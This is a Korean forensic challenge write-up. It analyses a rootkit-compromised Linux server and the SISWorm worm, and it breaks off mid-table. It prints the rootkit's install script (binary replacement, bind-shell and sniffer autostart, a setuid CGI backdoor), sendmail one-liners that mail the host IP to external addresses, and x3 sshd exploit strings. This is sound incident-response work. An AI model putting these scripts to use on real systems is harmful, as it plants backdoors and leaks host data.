# 대 상

황현욱 (전남대학교)
김성훈 (조선대학교)

# 요약 보고서

## 문제1. 침해사고 분석

문제 1은 리눅스 시스템을 이용한 이미지를 이용한 정적 피해시스템 분석이다. 분석에 있어 도구의 사용역시 한계가 있어 보이는 사실에 근거하여 분석할 수 밖에 없었다. 크게 시나리오를 그려보면 다음과 같다.

1. 외부에서 내부의 서비스 취약점을 이용하여 일반계정이나 root의 권한을 획득한다.
2. root 획득후 rootkit을 설치하였다.
3. 각종 정보와 흔적을 은폐시켰다.
4. 해당 x3 익스플로잇을 통해 다른 사이트를 또 공격하였다.
5. 추후 접속시에 백도어(bind 쉘백도어, cgi 백도어)를 통해 재접속한다.

**▷ 공격방법**

- 공격방법은 알려진 공격로그가 특별하게 보이지 않아 시스템 상에서 서비스의 버전을 통해 추측할 수 있다. 3가지 정도로 추측할수 있는데 첫째, 아파치 취약점 둘째, ssh 취약점 셋째, telnet의 평문을 스니핑하여 정상 사용자 계정을 통해 침입 할 수 있다.

**▷ 관리자의 대처방법**

- 해당 서비스의 권고문을 토대로 패치하거나 데몬의 버전을 높여주어야만 한다. 또한 telnet 데몬의 사용은 자제하도록 한다.

**▷ 앞으로 예상되는 공격**

- rootkit에 포함된 sshd 공격도구인 x3를 이용하여 다른 서버를 공격한다.

**▷ 공격자의 행동**

- 설치된 스니퍼의 로그 정보를 통해 다른 서버의 패스워드를 쉽게 획득하여 추후 공격에 사용한다.

## 문제2. 악성코드 분석

**▷ 악성코드 전파과정**

- 공유폴더를 이용한 전파와 Kazza라는 P2P 프로그램, SMTP를 이용한 전파가 될 수 있으나 실제로 전파하지는 않는다. SMB는 IP가 211.241.82.124 인 호스트의 445번 포트로 전송된다. 전송은 단 8번만 이루어지고 더 이상 동작하지 않는다.

**▷ 악성코드의 대처방법**

- SISWorm을 대처하는 방안은 다음과 같다.

먼저 프로세스를 중단시켜야한다. 작업 관리자를 실행(Ctrl+Alt+Del)하여 SISWorm.exe 프로세스와 winsystemm을 종료시키면 된다. 둘째로, 프로세스를 종료하면 해당 시작 명령어를 삭제할 수 있다. msconfig 명령어를 통해 시작프로그램에서 제거하거나, HKLM\Software\Microsoft\Windows\CurrentVersion\Run\winsystemm.exe를 삭제한다. 마지막으로

windows\system 폴더로 이동하여 SISWorm.exe 와 winlogonm.dll 파일을 삭제한다.(C:\WINNT\system32\winsystemm.exe, C:\WINNT\system32\winlogonm.dll)

**▷ 악성코드 영향**

- 감염시 UPX 압축이 풀어지면서 SISWorm.exe는 자신의 복제파일을 c:\WINNT\system32\winsystemm.exe에 파일을 생성하며 마찬가지로 5,632 byte 크기의 c:\WINNT\system32\winlogonm.dll 파일을 생성한다. winsystemm.exe 을 레지스트리에 등록하여 시작할 때마다 실행되게 하고 있다.

# 문제 1. 침해사고 분석

## 0. 문제의 힌트

문제의 힌트를 통해 다음과 같은 정보를 파악 할 수 있었다.

| |
|---|
| **OS : Linux**<br>**배포판 : WowLinux 7.3**<br>**동작 서비스 : apache, ssh**<br>**공격자 행위: 다른 사이트 공격** |

## 1. 시스템 정보

분석자는 피해시스템의 정보에 대해 파악하는 것이 중요하다. 설정 파일과 시스템에서 어떤 서비스가 동작되는지 살펴보아야 한다.

### 1.1 /etc 디렉토리의 설정 파일

| | |
|---|---|
| /etc/hosts | 피해시스템은 www.challenge.net라는 도메인을 사용하고 있다. |
| /etc/resolve.conf | 네임서버는 192.168.131.2를 사용하고 있다. |
| /etc/fstab | 파티션은 /와 /boot swap 파티션으로 나누어져있다. |
| /etc/xinetd.d | inetd에 의해 동작하는 데몬은 telnet데몬 |
| /etc/sysconfig/network | 호스트명은 www.challenge.net이다. |
| /etc/sysconfig/network-scripts/ifcfg-eth0 | 피해시스템은 동적 ip를 사용하고 있다.(BOOTPROTO=dhcp) |

### 1.2 시작 서비스

기본 시작 레벨은 3번이었으며, runlevel의 시작 서비스는 다음과 같다.

| | |
|---|---|
| runlevel 3 | isdn, syslog, random, identd, xinetd, crond, local, unicon, portmap, netfs, sshd, sendmail, anacron, kudzu, network, keytable, apmd, rawdevices, gpm, atd |
| runlevel 5 | runleve3+ rc.local, -identd |

httpd의 경우에는 부팅시 실행되지 않으며, 수동적으로 시작해줘야 한다.

## 2. 피해시스템 조사

시스템 정보를 토대로 실제 시스템이 해킹을 당했는지에 대해 분석하였다. 분석은 2가지 절차를 통해 분석한다. 첫째, 의심스러운 파일을 찾는다. 둘째, 의심스러운 파일의 시간 정보를 이용하여 로그 파일과 시스템에서 그 시간대에 생성된 정보를 조사한다.

### 2.1 setuid 걸린 파일 찾기

```
bash-2.05b# find /mnt -perm -04000 -exec ls -al {} \;
-rwsr-xr-x        1  root          root                  8092  Jun     8  18:08
/mnt/var/www/cgi-bin/cgiback.cgi
```

일반적으로 시스템상의 바이너리 파일의 경우 /bin, /sbin, /usr/bin, /usr/sbin 하단에 있는데, setuid파일을 검색한 결과 /var/www/cgi-bin/cgiback.cgi 하단에 이상한 파일이 발견되었다. 의심 파일과 시간정보를 기억해두고 다음 과정을 진행한다.

### 2.2 dev 디렉토리 하단의 일반 파일 검색

```
bash-2.05b# find /mnt/dev -type f
/mnt/dev/MAKEDEV
/mnt/dev/ptyxx/.file        /mnt/dev/ptyxx/.proc      /mnt/dev/ptyxx/.addr
```

dev 디렉토리 하단에는 리눅스 시스템의 경우 일반적으로 정규파일이 거의 존재하지 않는다. 조사결과 하단에 루트킷의 파일의 일부라고 의심할 수 있는 파일들이 존재 하였다.

### 2.3 숨겨진 파일 검사

숨겨진 파일이란 일반적인 .(dot)으로 시작되는 히든파일을 의미한다. 히든파일 중 의심스러운 파일은 다음과 같다.

```
bash-2.05b# find /mnt -name ".*" -exec ls -alFQ {} \;
-rw-r--r--    1 root     root           38 Jun  8 18:11 "/mnt/dev/ptyxx/.file"
-rw-r--r--    1 root     root           32 Jun  8 18:11 "/mnt/dev/ptyxx/.proc"
-rw-r--r--    1 root     root           50 Jun  8 18:11 "/mnt/dev/ptyxx/.addr"
lrwxrwxrwx    1 root     root            9 Jun  8 18:11 "/mnt/root/.bash_history" -> "/dev/null"
-rw-r--r--    1 root     root          302 Jun  8 18:11 "/mnt/usr/lib/librk/rootkit/.snifflogsk"
-rw-r--r--    1 root     root            1 Jun  8 18:08 "/mnt/usr/lib/.ark?"
```

새로운 정보는 다음과 같다.

① 히든 파일을 검색한 결과 루트의 히스트리 파일이 null에 링크가 걸려있었다. 공격자가 행한 행위로 의심할 수 있다. 시간 정보를 주의깊게 살펴야 한다.

② /mnt/usr/lib/librk/rootkit/디렉토리 발견

③ /mnt/usr/lib/.ark? 파일 발견

### 2.4 로그파일 조사

로그파일 정보를 통해 시간정보, 서비스, 연결정보 등의 중요한 사건을 조사해야 한다.

#### 2.4.1 /var/log/secure

```
bash-2.05b# cat secure
Jun  7 17:22:11 localhost adduser[9106]: new group: name=jacob, gid=500
Jun  7 17:22:11 localhost adduser[9106]: new user: name=jacob, uid=500, gid=500,
home=/home/jacob, shell=/bin/bash
Jun  7 17:58:00 www useradd[1078]: new group: name=apache, gid=48
Jun  7 17:58:00 www useradd[1078]: new user: name=apache, uid=48, gid=48,
home=/var/www, shell=/bin/false
Jun  8 00:47:03 www xinetd[758]: START: telnet pid=884 from=192.168.131.1
Jun  8 00:48:32 www xinetd[758]: START: telnet pid=967 from=192.168.131.1
bash-2.05b#
```

위 로그에서 jacob이라는 계정과 apache계정이 생성되었는데 공격자가 생성한 것인지 아니면 정상적인 시스템 관리자가 생성한 계정인지를 추후 판단해야한다.

### 2.4.2 /var/log/messages

messages 파일은 로그 양이 많으므로 앞에 조사했던 의심스러운 파일들의 시간정보와 관련하여 조사하였다.

| 의심스러운 파일들과 그 시간대의 messages 로그내용 | |
|---|---|
| 파일 | Jun 8 18:08 /mnt/var/www/cgi-bin/cgiback.cgi<br>Jun 8 18:11 "/mnt/dev/ptyxx/.file"<br>.... |
| messages 로그내용 | Jun 8 18:08:40 www kernel: srload uses obsolete (PF_INET,SOCK_PACKET)<br>Jun 8 18:08:40 www kernel: eth0: Promiscuous mode enabled.<br>Jun 8 18:08:40 www kernel: device eth0 entered promiscuous mode |

조사결과 srload라는 파일이 promiscuous 모드를 동작하며, 스니퍼 작동을 하는 것을 판단된다.
또한 로그의 시간 정보를 살펴보면 다음과 같이8일 00시 49분과 17시 50분 사이에 약 17시간 사이에 로그가 하나도 안보이며 이 정보는 공격자에 의해 삭제된 것으로 의심할 수 있다.

17시간 ⟨
```
Jun  8 00:49:40 www httpd: httpd startup succeeded
Jun  8 17:50:41 www telnetd[2043]: ttloop: read: Connection reset by peer
```

### 2.4.3 /var/log/maillog

메일 로그를 살펴보면 from=, to= 부분은 메일 헤더의 FROM, TO와 일치하며, msgid는 메일 헤더의 MESSAGE-ID와 일치한다. 중요한 부분은 또한 relay=부분으로 메일을 보낸 당사자를 알 수 있다.

```
Jun  8 18:08:45 www sendmail[2233]: i5898j61002233: from=root, size=25, class=0,
nrcpts=1, msgid=<200406080908.i5898j61002233@www.challenge.net>,
relay=root@localhost
Jun  8 18:08:45 www sendmail[2233]: i5898j61002233:
to=tuigoitu039t09g3@bigfoot.com, ctladdr=root (0/0), delay=00:00:00,
xdelay=00:00:00, mailer=relay, pri=30025, relay=www.challenge.net.
[203.251.80.133], dsn=5.1.3, stat=User unknown
```

피해시스템은 위의 로그에서 보이는 18시 8분 45초부터 18시 8분 58초까지 로컬 서버에서 tuiqoitu039t09q3@bigfoot.com, bnadfjg9023@hotmail.com, t391u9t0qit@end-war.com, mki62969o@yahoo.com 계정에게 메일을 보내고 있다. www.challenge.net은 앞에서 살펴본 데로 해당 서버의 도메인이다.

### 2.4.4 /var/log/wtmp

```
bash-2.05b# last -f /mnt/var/log/wtmp
jacob    pts/1        192.168.131.1    Tue Jun  8 00:48    gone - no logout
jacob    pts/0        192.168.131.1    Tue Jun  8 00:47    gone - no logout
reboot   system boot  2.4.18-4         Tue Jun  8 00:46         (8+19:56)
jacob    pts/0        192.168.131.1    Mon Jun  7 20:19 - down   (00:05)
root     ttv1                          Mon Jun  7 20:05 - down   (00:18)
reboot   system boot  2.4.18-4         Mon Jun  7 20:01          (00:22)
jacob    pts/1        192.168.131.136  Mon Jun  7 18:06 - down   (01:41)
jacob    pts/0        192.168.131.1    Mon Jun  7 17:51 - down   (01:57)
root     ttv1                          Mon Jun  7 17:51 - down   (01:57)
reboot   system boot  2.4.18-4         Mon Jun  7 17:48          (01:59)
jacob    pts/0        192.168.131.1    Mon Jun  7 17:22 - down   (00:24)
root     ttv1                          Mon Jun  7 17:04 - down   (00:42)
reboot   system boot  2.4.18-4         Mon Jun  7 17:03          (00:43)

wtmp begins Mon Jun  7 17:03:21 2004
```

wtmp로그 역시 8일 00시 48분 이후의 사용자 기록이 없는 걸로 봐서 그 후 삭제된 것으로 추정된다. jacob이라는 계정으로 숨기고자 하는 ip에서 접속한 것으로 보아 공격자는 피해시스템의 권한을 획득한 후 jacob이라는 계정 역시 사용한 것으로 판단된다.

### 2.4.5 기타

기타 .bash_history나 utmp로그에서는 별다른 흔적을 찾기 어려웠다.
또한 access_log나 error_log역시 별다른 흔적을 찾기 어려웠다.

## 2.5 루트킷의 조사

### 2.5..1 루트킷의 구성

루트킷의 설정 파일들 /mnt/usr/lib/librk에 위치하며의 역할은 다음과 같다.

| 루트킷 파일 | 내용 |
|---|---|
| install | 루트킷 설치 파일 |
| ls, ps, netstat | 대체하기 위한 바이너리 파일들 |
| bindshell | 바인드 쉘 백도어 |
| cgiback.cgi | cgi 백도어 |
| hideit | 숨기고자 하는 정보의 설치파일 |
| x3, targets | ssh 익스플로잇과 버전정보 |
| sniffer, .snifflogsk | 스니퍼와 스니퍼 로그파일 |

피해시스템에 깔린 루트킷은 기존의 **ARK(Ambient's Rootkit) 루트킷**의 주요 기능과 비슷한 형태를 지녔다. 실제 루트킷이 설치되었는지 md5sum을 통해 살펴보면 checksum값이 일치함을 알 수 있다. 피해시스템상에는 루트킷이 설치되었음을 확인하였다.

```
bash-2.05b# md5sum //mnt/usr/lib/librk/rootkit/ps /mnt/bin/ps
daf805fa8390ce658f65ecd5dd6ed13b  //mnt/usr/lib/librk/rootkit/ps
daf805fa8390ce658f65ecd5dd6ed13b  /mnt/bin/ps
```

### 2.5.2 루트킷의 의미

루트킷이 숨기고자 하는 파일에 대해 조사해보면 숨기고자 하는 연결정보(ip address), 포트정보 등을 알아낼 수 있다.

```
bash-2.05b# cat .addr
2 192.168.131.136            // 숨기고자 하는 ip 주소
1 192.168.131.136            // 숨기고자 하는 ip 주소
3 2222              // 숨기고자 하는 port 주소
4 2222              // 숨기고자 하는 port 주소
bash-2.05b# cat .file        // 숨기고자 하는 파일
sniffer
bindshell
rootkit
 sniffloask
bash-2.05b# cat .proc        // 숨기고자 하는 프로세스 정보
2 cgiback.cgi               // cgi 백도어
2 bshell                    // 바인드 쉘 백도어
2 srload                    // 스니퍼
```

여기서 유추할 수 있는 정보는 다음과 같다.

① 공격자의 주소는 192.168.131.136

② 공격자가 사용하는 포트 백도어의 주소는 2222이다.

③ 시스템이 동작시에 cgi 백도어와 바인드 쉘 백도어, 스니퍼가 동작했을 것이다.

루트킷에 속해있는 파일들의 특징을 분석한 내용은 다음과 같다.

① install

```
bash-2.05b# more install
#! /bin/sh
chown -R root ./*

cp -f ./ls /bin/ls
cp -f ./ps /bin/ps
cp -f ./netstat /bin/netstat
cp -f ./bindshell /sbin/bshell
cp -f ./sniffer /sbin/srload
cp -f ./cgiback.cgi /var/www/cgi-bin/

echo "/sbin/bshell" >> /etc/rc.d/rc.sysinit
echo "/sbin/srload" >> /etc/rc.d/rc.sysinit

chmod u+s /var/www/cgi-bin/cgiback.cgi

/sbin/bshell
/sbin/srload
```

파일 이동

시작스크립트에 등록

Setuid 설정

프로그램 실행

② ls

strings를 통해 분석하면 다음과 같다.

```
/usr/lib/.ark?
echo "SUBJECT: `/sbin/ifconfig eth0 | grep 'inet addr' | awk '{print $2}' | sed -e
's/.*://'`" | /usr/lib/sendmail tuigoitu039t09g3@bigfoot.com
echo "SUBJECT: `/sbin/ifconfig eth0 | grep 'inet addr' | awk '{print $2}' | sed -e
's/.*://'`" | /usr/lib/sendmail bnadfig9023@hotmail.com
echo "SUBJECT: `/sbin/ifconfig eth0 | grep 'inet addr' | awk '{print $2}' | sed -e
's/.*://'`" | /usr/lib/sendmail t391u9t0git@end-war.com
echo "SUBJECT: `/sbin/ifconfig eth0 | grep 'inet addr' | awk '{print $2}' | sed -e
's/.*://'`" | /usr/lib/sendmail mki62969o@yahoo.com
```

=> /usr/lib/.ark?이 있으며, 네트워크 정보들을 sendmail을 이용하여 여러개의 메일 계정으로 보내고 있다. 2.4.3에서 살펴보았던 메일로그의 증거와 일치한다.

```
%s (%s) %s
/dev/ptyxx/.file  capi20.20       .ark?      ptyxx      //DIRED//
```

=> .file을 이용하여 숨기고자 하는 파일을 필터링 시키며 파일명들과 디렉토리들이 보인다.

③ ps

strings를 통해 분석하면 다음과 같다.

```
/usr/lib/.ark?
echo "SUBJECT: `/sbin/ifconfig eth0 | grep 'inet addr' | awk '{print $2}' | sed -e
's/.*://'`" | /usr/lib/sendmail tuiqoitu039t09q3@bigfoot.com
.....
/dev/ptyxx/.proc
```

=> ls 와 마찬가지로 네트워크 정보(ip)를 메일을 통해 전송하고, .proc파일을 이용하여 프로세스 정보를 숨기고 있다.

④ netstat

strings를 통해 분석하면 다음과 같다.

```
'dev/ptyxx/.addr          socket:[        [0000]:    /proc      /proc/%s/fd  cmdline
```

=>.addr파일을 이용하여 네트워크 정보를 숨기고 있다.

```
/usr/lib/.ark?
echo "SUBJECT: `/sbin/ifconfig eth0 | grep 'inet addr' | awk '{print $2}' | sed -e
's/.*://'`" | /usr/lib/sendmail tuiqoitu039t09q3@bigfoot.com
...
ICMP output histogram:
ICMP input histogram:
```

=> ls 와 마찬가지로 네트워크 정보(ip)를 메일을 통해 전송하고 있다.

⑤ cgiback.cgi

이 파일은 웹서버의 cgi-bin 디렉토리 하단에 위치하는 cgibackoor로 기존에 이미 알려져있는 백도어 중의 하나이다. 관련된 도구는 다음에서 구할 수 있다.

http://packetstorm.securify.com/UNIX/penetration/rootkits/cgiback.tgz

⑥ x3

x3는 과거의 x2로 불리는 ssh의 다른이름이라고 할 수 있다.

strings를 통해 분석하면 다음과 같다.

```
h/sh
h/bin
echo; echo '***** YOU ARE IN *****'; echo ; hostname ; uname -a; id
```

=> 전형적으로 루트를 획득 후 출력하는 코드

```
Finding exact h - stack buf distance
trying: 0x%08lx  slider: 0x%04x#
Final stack dist: 0x%08lx
Usage: sshd-exploit -t# <options> host [port]
Options:
        -t num (mandatory)  defines target, use 0 for target list
        -X string           skips certain stages
SSHD deattack exploit. By Dvorak with Code from teso (http://www.team-teso.net)
```

=> 전형적인 usage가 나타났다. 이 익스플로잇이 ssh를 이용한 익스플로잇이라는 것을 알 수 있으며, 해커그룹인 teso홈페이지에 좀더 자세한 정보가 존재한다.

### 2.6 MAC 타임에 근거한 분석

MAC 타임 분석은 ls의 -t, -u, -c 옵션에 의해 분석이 가능하다. 루트킷의 MAC 타임을 분석해보겠다.

```
//루트킷의 압축이 풀린 시각
drwxr-xr-x    2 0        root         4096 Jun  8 18:11 rootkit

//백도어 최종 접근시각
bash-2.05b# ls -alu /mnt/var/www/cgi-bin/
total 16
drwxr-xr-x    2 0        root         4096 Jun  8 00:52
-rwsr-xr-x    1 0        root         8092 Jun  8 18:08 cgiback.cgi
```

결론적으로 보면

| | |
|---|---|
| 루트킷이 설치된 시간 | Jun 8 18:11 |
| 백도어 최종 접근 시간 | Jun 8 18:08, Jun 8 18:17 |

실제 루트킷의 압축이 풀려 설치된 시간은 6월 8일 18시 11분인데, 설치된 파일의 백도어 접근 시간이 18시 8분으로 이전이므로 루트킷 설치 시 공격자가 18시 8분 이전에 루트킷을 다운받아 설치한 것으로 추정된다. 이렇게 되면 시간에 따른 루트킷 조사는 의미가 많이 퇴색된다.

## 3. 조사 결과 분석

조사 결과의 분석은 육하원칙을 기본으로 분석해본다.

### 3.1 공격방법(HOW)

공격방법은 크게 3가지로 나타낼 수 있다.

첫째, apache 서버를 이용한 공격이다. 현재 아파치의 버전이 1.3.23-11이며 이 버전의 취약점에 대한 권고문이 http://www.cert.org/advisories/CA-2002-23.html 에 나타나며, krcert 권고문 KA2002074에도 나타나 있다. 공격 시나리오는 외부에서 apache계정 획득 후 내부의 커널 취약점을 이용하여 루트 권한을 획득 할 수 있다.

둘째, ssh를 이용한 remote 공격이다. team-teso에서 x3 익스플로잇을 이용하여 해당 시스템에서 root권한을 획득 할 수 있다. 공격모습을 확인할 수 있다.( http://www.fatelabs.com/logs/sshd-crc32/attacker.txt)

셋째, 피해시스템에서 telnet을 사용하므로 공격자는 스니핑을 통해 로컬 패스워드를 획득할 수 있다. 추후 커널 취약점을 이용하여 루트권한 획득이 가능하다.

이와 같이 3가지 정도로 언급 할 수 있으나 공격 후 특별히 나타난 로그 정보가 없어 현재

에는 두가지 방법 모두를 사용하여 root 획득이 가능하다. 필자가 판단시에는 x3를 사용한 루트킷을 사용한 걸로 보아서 지속적으로 x3를 이용한 sshd 공격을 하고 있는 것으로 판단된다.

### 3.2 침해시간(WHEN)

침해 시간은 루트킷이 설치된 Jun 8 18:08 이전으로 유추된다.

### 3.3 침입 후 행위(WHAT)

첫째, 침입 후 공격자는 rootkit을 설치하여 자신의 흔적을 감추려고 했다. 발견된 루트킷은 ARK 루트킷의 변형으로 판단된다. 둘째, 로그의 흔적이 너무 긴 공백동안 없어진 결과 지워진 상태로 판단된다. 셋째, 루트킷에 x3 익스플로잇을 가지고 있으며 문제의 힌트에서 보는 것처럼 x3를 이용하여 다른 사이트를 공격한 것을 판단된다. 넷째, 스니퍼가 동작하여 해당 네트워크의 패스워드를 수집한다. 다섯째, 백도어를 통해 계속적으로 출입한다. 바인드 쉘 백도어는 2222번 포트를 통해 출입하며, cgi백도어는 웹을 통해 출입하게 된다.

### 3.4 공격자의 주소(WHERE_TO, WHERE_FROM)

루트킷에 숨기고자 한 ip인 192.168.131.136으로 판단된다.

### 3.5 공격자(WHO)

공격자는 루트킷에서 살펴본 것처럼 시스템의 정보를 자신이 원하는 이메일로 전송하였다. tuiqoitu039t09q3@bigfoot.com, bnadfjg9023@hotmail.com, t391u9t0qit@end-war.com, mki62969o@yahoo.com의 메일 소유자라고 추정 할 수 있다.
또한 2.4.1에서 살펴본 secure로그에서 생성된 jacob계정과 www계정은 공격자가 생성했다고 판단하기는 힘드며, last 기록에 의하면 jacob이 공격자에 의해 사용되었다고 판단 할 수 있다.

### 3.6 공격 이유(WHY)

공격의 이유는 자료 유출, 홈페이지 변조, 경유지 활용, DDoS의 에이전트를 심기 위한 이유 등으로 생각할 수 있는데 해당 피해시스템에서는 정확한 판단을 하기는 어렵다.

## 4. 대처방안과 결론


① apache 서버 취약점 패치
- 해당 권고문을 참조하여 패치나 버전업 시킨다.
http://www.cert.org/advisories/CA-2002-23.html, KA2002074
② sshd 버전 위약점 패치
- 해당 권고문을 참조하여 패치나 버전업 시킨다.
http://www.cert.org/advisories/CA-2001-35.html

③ telnet 데몬의 중지
telnet 데몬은 암호화 되지 않는 프로토콜이다. 따라서 telnet데몬을 중지 하고 ssh를 사용하기 바란다.


# 문제 2. 악성코드(웜) 분석

## 1. 악성코드 전파과정

▷ SISWorm.exe 바이너리를 실행하면 감염이 됨
▷ 감염시 UPX 압축이 풀어지며 SISWorm.exe는 자신의 복제파일을 c:\WINNT\system32\ 밑에 다음과 같은 winsystemm.exe 파일을 생성하며 마찬가지로 5,632 byte 크기의 c:\WINNT\system32\winlogonm.dll 파일을 생성한다.




▷ winsystemm.exe 을 레지스트리에 등록하여 시작할 때마다 실행되게 함
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\winsystemm.exe




▷ 실행전 감염이 되기전 네트워크 모습

```
C:\Documents and Settings\Administrator>netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    211.58.188.250:139     0.0.0.0:0              LISTENING
  TCP    211.58.188.250:1036    207.46.107.74:1863     ESTABLISHED
```

▷ 실행후 감염이 된후의 네트워크 모습

- 아래 그림과 같이 445번 포트에 대한 연결이 성립된 것을 보고 알 수 있다.


```
C:\Documents and Settings\Administrator>netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    211.58.188.250:139     0.0.0.0:0              LISTENING
  TCP    211.58.188.250:445     211.58.188.36:4366     ESTABLISHED
  TCP    211.58.188.250:1036    207.46.107.74:1863     ESTABLISHED
  TCP    211.58.188.250:1362    211.241.82.124:445     SYN_SENT
```

▷ 네트워크 상황

- 네트워크 패킷 역시 445번에 대한 연결 모습이 잡힌다.




▷ SISWorm.exe를 실행하면 notepad에 읽어진 바이너리가 화면으로 보인다.


## 2. 악성코드 대처방법

SISWorm을 대처하는 방안은 다음과 같다.
먼저 프로세스를 중단시켜야한다. 작업 관리자를 실행(Ctrl+Alt+Del)하여 SISWorm.exe 프로세스와 winsystemm을 종료시키면 된다.
프로세스를 종료하면 해당 시작 명령어를 삭제할수 있다. msconfig 명령어를 통해 시작프로그램에서 제거하거나, HKLM\Software\Microsoft\Windows\CurrentVersion\Run\winsystemm.exe를 삭제한다. 마지막으로 windows\system 폴더로 이동하여 SISWorm.exe 와 winlogonm.dll 파일을 삭제한다.(C:\WINNT\system32\winsystemm.exe, C:\WINNT\system32\winlogonm.dll)

## 3. 악성코드 분석

아래 화면은 "OllyDbg"라는 디버거 프로그램에서 SISWorm.exe을 Disassemble 한 일부분이다.
관련도구는 (http://home.t-online.de/home/Ollydbg/)

▷ 웜의 본체가 가지고 있는 문자열을 분석해 보면 다음과 같이 알파벳이 22를 뺀 값으로 변화됐음을 알 수 있다.




각 알파벳은 아래와 같은 규칙에 따라 매칭되어 있다.

A B C D E F G H I J K L M N O P Q R S T U V W X

⬇

